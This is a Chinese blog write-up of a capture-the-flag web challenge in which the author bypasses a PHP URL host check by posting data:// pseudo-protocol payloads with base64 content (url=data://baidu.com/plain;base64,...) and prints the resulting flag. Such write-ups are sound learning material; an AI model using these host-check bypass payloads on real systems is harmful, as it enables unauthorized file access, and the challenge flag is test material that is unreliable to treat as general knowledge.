

攻防世界--url

原创

Uzero. 于 2022-01-10 21:45:20 发布 146 收藏

文章标签: [ctf](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_46263951/article/details/122419890

版权

进入后页面显示no url, 然后就没有其他的了, 结合题目, 猜测是url为参数

通过测试发现是以POST方式传参url

尝试使用伪协议读取文件

Array ([scheme] => data [host] => text [path] => /plain;base64,ZmxhZy5waHA=) error: host not allowed

URL
http://111.200.241.244:50952/

Enable POST enctype
application/x-www-form-urlencoded **ADD HEADER**

Body
url=data://text/plain;base64,ZmxhZy5waHA=

CSDN @Uzero.

参考WP发现只有当text位置为www.baidu.com时才不会报错

bjNrMA==

编码 (Encode) 解码 (Decode) ↑ 交换 (编码快捷键: Ctrl + Enter)


Base64 编码或解码的结果:

n3k0

base64后为, 即可获得flag

CSDN @Uzero.

Array ([scheme] => data [host] => baidu.com [path] => /plain;base64,bjNrMA==) flag{CB69174D05A7B042E7986A8AAEDDEF05}



The screenshot shows a web application security tool interface. At the top, there are tabs for Elements, Console, Sources, Network, Performance, Memory, Application, Lighthouse, HackBar, and Adblock Plus. Below the tabs, there are buttons for LOAD, SPLIT, EXECUTE, TEST, SQLI, XSS, LFI, SSTI, ENCODING, and HASHING. The URL field is set to http://111.200.241.244:50952/. The enctype dropdown is set to application/x-www-form-urlencoded. The Body field contains url=data://baidu.com/plain;base64,bjNrMA==. There is an 'Enable POST' toggle and an 'ADD HEADER' button. The text 'CSDN @Uzero.' is visible in the bottom right corner.

参考文章:

[CTF中常用的php伪协议利用 - 1index - 博客园](#)